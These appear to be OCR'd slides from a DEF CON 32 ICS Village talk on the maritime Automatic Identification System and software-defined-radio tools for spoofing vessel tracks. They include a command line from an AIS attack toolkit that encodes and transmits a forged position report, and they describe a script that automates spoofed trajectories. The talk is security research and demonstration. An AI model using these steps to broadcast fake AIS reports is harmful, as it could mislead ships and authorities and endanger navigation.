Don’t Ship Your Bridges!

Nick Haltmeyer, Gary Kessler, Duncan Woodbury
DEF CON 32 – ICS Village

Date: August 10, 2024

Liberas

GKA Gary Kessler Associates
Training • Consulting • Research

Outline

- AIS – Overview
- Kessler's Foundational AIS Tools
- New SDR Tools + Integrations
- Demonstration (Don't Shi* Your Bridges!)


Automatic Identification System


- AIS is a tracking system used by ships and VTMS; provides a vessel and maritime authority with situational awareness about ship traffic in the area

- AIS provides sender's unique identifier, position, course, speed, and more

- Data can be displayed on a screen, ECDIS, or mobile app


- AIS design initiated by USCG after 1989 wreck of the EXXON VALDEZ






AIS Communication Protocols


- Over-the-air AIS defined in ITU-R Rec. M.1371-5
- Transmits at 161.975 and 162.025 MHz, using self-organized time division multiple access (SOTDMA)
- Employs NMEA 0183 sentence format at 9,600 bps






Build Your Own AIS Receiver...

- Rx only:
  - RTL-SDR
  - dAISy + dAISyHAT for RPi
- TRx:
  - HackRF
  - USRP (we're using a B205)
- Tools:
  - https://github.com/Mictronics/ais-simulator
  - https://www.garykessler.net/software/index.html#ais
  - https://github.com/dtllc/dc32-ics-ais



AIS SDR data flow

- Vessel trajectories generated in userspace with the "apate.pl" script
- AIS messages forwarded to GNURadio using the "dispatch_apate.py" script
- GNU Radio listens over WebSocket and packs the AIS frames
- GNU Radio generates GMSK signal from packed frames
- GNU Radio transmits the signal




AIS BlackToolkit (Trend Micro)


- *Attacker can craft AIVDM packets with location, course, speed, and other information, and send them to target vessel*

```
$ ./AIVDM_Encoder.py --type=1 --mmsi=970010000 --lat=44.3554 --long=8.6473 |
 xargs -IX ./AiS_TX.py --payload=X --channel=A
```

AIS Tools Architecture




AIS Encapsulated ASCII Sentence



Commas (,) are field separators and the asterisk (*) indicates the checksum field

This Just In -- Automated Spoofing

- *apate.pl* is a Perl script that automates the spoofing process
- Given vessel and route information, will produce an AIS message set for real-time replay (and KML file)



